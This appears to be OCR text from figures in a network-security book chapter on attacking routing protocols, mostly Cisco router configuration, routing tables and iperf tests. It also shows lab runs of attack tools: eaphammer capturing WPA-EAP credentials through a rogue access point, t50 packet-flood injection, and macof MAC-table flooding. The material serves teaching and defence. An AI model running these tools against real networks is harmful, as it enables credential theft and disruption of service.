




```
┌──(deep㉿ADTEC0665L)-[~/eaphammer]
└─$ sudo python3.9 ./eaphammer -i wlan0 --channel 1 --auth wpa-eap --essid WirelessRed --creds
```


```
wlan0: STA 82:8b:ab:a2:b1:ea IEEE 802.11: associated
wlan0: CTRL-EVENT-EAP-STARTED 82:8b:ab:a2:b1:ea
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25


GTC: Thu Jan  6 00:23:17 2022
        username:      deep
        password:      WirelessRed@123
```


Chapter 12: Attacking Routing Protocols








Physical
Config
GUI
Attributes
Service
On
Incoming Packets
Port0
Buffer Size
RIP
RIP
ARP
CDP
RIP
RIP
CDP
EthernetII
Bytes
PREAMBLE: 101010..10
SFD
DEST ADDR:FFFF.FFFF.FFFF
SRC ADDR:00D0.FFDE.E702
TYPE:0x0800
DATA (VARIABLE LENGTH)
FCS:0x00000000
IP
Bits
VER:4
IHL:5
DSCP:0x00
TL:52
ID:0x00b0
FLAGS:0x0
FRAG OFFSET:0x000
TTL:255
PRO:0x11
CHKSUM
SRC IP:10.0.0.1
DST IP:255.255.255.255
DATA (VARIABLE LENGTH)
UDP
Bits
SOURCE PORT:520
DESTINATION PORT:520
LENGTH:0x0020
CHECKSUM:0
DATA (VARIABLE LENGTH)



A
B
10
40
E
10
20
30
D
C



192.168.3.2
192.168.3.3
ISR4331
Router1
ISR4331
Router2
192.168.2.1
192.168.1.1
PC-PT
PC0
PC-PT
PC1
192.168.1.2
192.168.2.2
Router>enable
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#router ospf 2
Router(config-router)#network 192.168.3.0 0.0.0.255 area 0
Router(config-router)#
00:14:29: %OSPF-5-ADJCHG: Process 2, Nbr 192.168.3.2 on Gigabi
from LOADING to FULL, Loading Done
Router(config-router)#network 192.168.2.0 0.0.0.255 area 0
Router(config-router)#exit
Router(config)#
Ctrl+F6 to exit CLI focus
Top
Automatically Choose Connection Type
Scenario 0
New
Delete
Toggle PDU List Window
Fire
Last Status
Source
Destination
Type
Color
Time(sec)
Periodic
Num
Successful PC0 PC1 ICMP 0.000 N 0
Successful PC0 PC1 ICMP 0.000 N 1


Router0
Router1

```
R1(config)#interface fastEthernet 0/0
R1(config-if)#ip add
R1(config-if)#ip address 192.168.1.1 255.255.255.0
R1(config-if)#no shu
R1(config-if)#no shutdown
R1(config-if)#exit
R1(config)#
*May  9 00:36:22.631: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to down
R1(config)#exit
R1#
*May  9 00:36:28.531: %SYS-5-CONFIG_I: Configured from console by console
R1#write
Building configuration...
[OK]
R1#confi
R1#configure
Configuring from terminal, memory, or network [terminal]?
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#inter
R1(config)#interface fas
R1(config)#interface fastEthernet 0/0
R1(config-if)#router
R1(config-if)#router
R1(config-if)#router is
R1(config-if)#router isi
R1(config-if)#ip rou
R1(config-if)#ip router isis
R1(config-if)#ip router isis
R1(config-if)#exit
R1(config)#router
R1(config)#router isis
R1(config-router)#net 49.0001.1111.1111.1111.00
R1(config-router)#is
R1(config-router)#is-tu
R1(config-router)#is-ty
R1(config-router)#is-type level-1-2
R1(config-router)#eit
                   ^
% Invalid input detected at '^' marker.

R1(config-router)#exit
R1(config)#copy runni
R1(config)#exit
R1#cop
*May  9 00:40:34.215: %SYS-5-CONFIG_I: Configured from console by console
R1#copy runnin
R1#copy running-config
R1#copy running-config star
R1#copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
[OK]
```



RA
RB
Internet
Network
RC


RA
RB
Internet
Network
RC


RA
RB
Network
RC
New
Server
segment

```
Router0>enable
Router0#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route

Gateway of last resort is not set

     10.0.0.0/24 is subnetted, 1 subnets
O       10.10.22.0/24 [110/3] via 192.168.55.2, 00:58:55, GigabitEthernet0/1
     172.16.0.0/24 is subnetted, 1 subnets
O       172.16.10.0/24 [110/2] via 192.168.55.2, 00:58:55, GigabitEthernet0/1
     192.168.44.0/24 is variably subnetted, 2 subnets, 2 masks
C       192.168.44.0/24 is directly connected, GigabitEthernet0/0
L       192.168.44.1/32 is directly connected, GigabitEthernet0/0
     192.168.55.0/24 is variably subnetted, 2 subnets, 2 masks
C       192.168.55.0/24 is directly connected, GigabitEthernet0/1
L       192.168.55.1/32 is directly connected, GigabitEthernet0/1

Router0#
```

```
Router0#show ip route con
Router0#show ip route connected
 C    192.168.44.0/24  is directly connected, GigabitEthernet0/0
 C    192.168.55.0/24  is directly connected, GigabitEthernet0/1

Router0#
```




```
┌──(deep㉿redteam)-[~/Desktop/t50/bin]
└─$ sudo ./t50 192.168.64.130
T50 Experimental Mixed Packet Injector Tool v5.7.3
Originally created by Nelson Brito <nbrito@sekure.org>
Previously maintained by Fernando Mercês <fernando@mentebinaria.com.br>
Maintained by Frederico Lamberti Pissarra <fredericopissarra@gmail.com>

[INFO] Sending 1000 packets ...
[INFO] Performing stress testing ...
[INFO] Hit Ctrl+C to stop ...
[INFO] PID=2014
[INFO] t50 5.7.3 successfully launched at Sun May  1 14:45:20 2022

[INFO] t50 5.7.3 successfully finished at Sun May  1 14:45:20 2022

[INFO] (PID:2014) packets:    1000 (52000 bytes sent).
[INFO] (PID:2014) throughput: 100795.98 packets/second.
```


```
Switch#show mac-address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----

   1    00d0.9759.9b01    DYNAMIC     Fa0/1
Switch#
```


```
┌──(deep㉿redteam)-[~/Desktop]
└─$ sudo macof -i eth0 -n 10
e4:40:e3:7e:3f:e7 87:23:fe:76:35:6 0.0.0.0.4936 > 0.0.0.0.41958: S 424700441:424700441(0) win 512
b8:1e:ac:c:f8:92 ce:9c:13:28:5e:ab 0.0.0.0.41306 > 0.0.0.0.16977: S 1334751585:1334751585(0) win 512
93:6b:f1:3e:5c:b9 1:11:45:6a:3d:31 0.0.0.0.58912 > 0.0.0.0.5020: S 162954348:162954348(0) win 512
e6:c9:78:5a:e9:c5 cc:6d:34:6f:e5:3e 0.0.0.0.32959 > 0.0.0.0.57190: S 880923217:880923217(0) win 512
30:40:c0:6d:38:32 26:51:fb:45:d1:f2 0.0.0.0.41345 > 0.0.0.0.65264: S 545685538:545685538(0) win 512
cb:1e:19:12:2d:4b 89:bb:44:20:2b:ac 0.0.0.0.24273 > 0.0.0.0.57995: S 870434942:870434942(0) win 512
af:a0:9d:37:bf:a0 a6:3f:37:6b:4e:35 0.0.0.0.6203 > 0.0.0.0.24676: S 1160188219:1160188219(0) win 512
7f:c1:e:23:53:84 9c:62:aa:6e:af:7b 0.0.0.0.55814 > 0.0.0.0.6312: S 154739861:154739861(0) win 512
f4:f2:24:48:b2:5e e8:f2:f4:52:e8:16 0.0.0.0.65451 > 0.0.0.0.59822: S 1312609943:1312609943(0) win 512
6d:fb:34:53:21:7d c0:2e:b:6e:7f:79 0.0.0.0.61562 > 0.0.0.0.19114: S 1118083632:1118083632(0) win 512
```

```
┌──(deep㉿redteam)-[~]
└─$ sudo iperf -s -z
------------------------------------------------------------
Server listening on TCP port 5001
TCP window size:  128 KByte (default)
------------------------------------------------------------
[  1] local 192.168.64.130 port 5001 connected with 192.168.64.130 port 57344
```

```
└─$ sudo iperf -c 192.168.64.130 -t 3 -o packet_generator.txt
Output from stdout and stderr will be redirected to file packet_generator.txt

┌──(deep㉿redteam)-[~]
└─$ cat packet_generator.txt
------------------------------------------------------------
Client connecting to 192.168.64.130, TCP port 5001
TCP window size: 2.50 MByte (default)
------------------------------------------------------------
[  1] local 192.168.64.130 port 57344 connected with 192.168.64.130 port 5001
[ ID] Interval       Transfer     Bandwidth
[  1] 0.0000-3.0183 sec  12.5 GBytes  35.4 Gbits/sec
```










Distance vector 1 – D400,C300,B200,A100,E500


Distance vector 2 – F600,G700,A100,E500

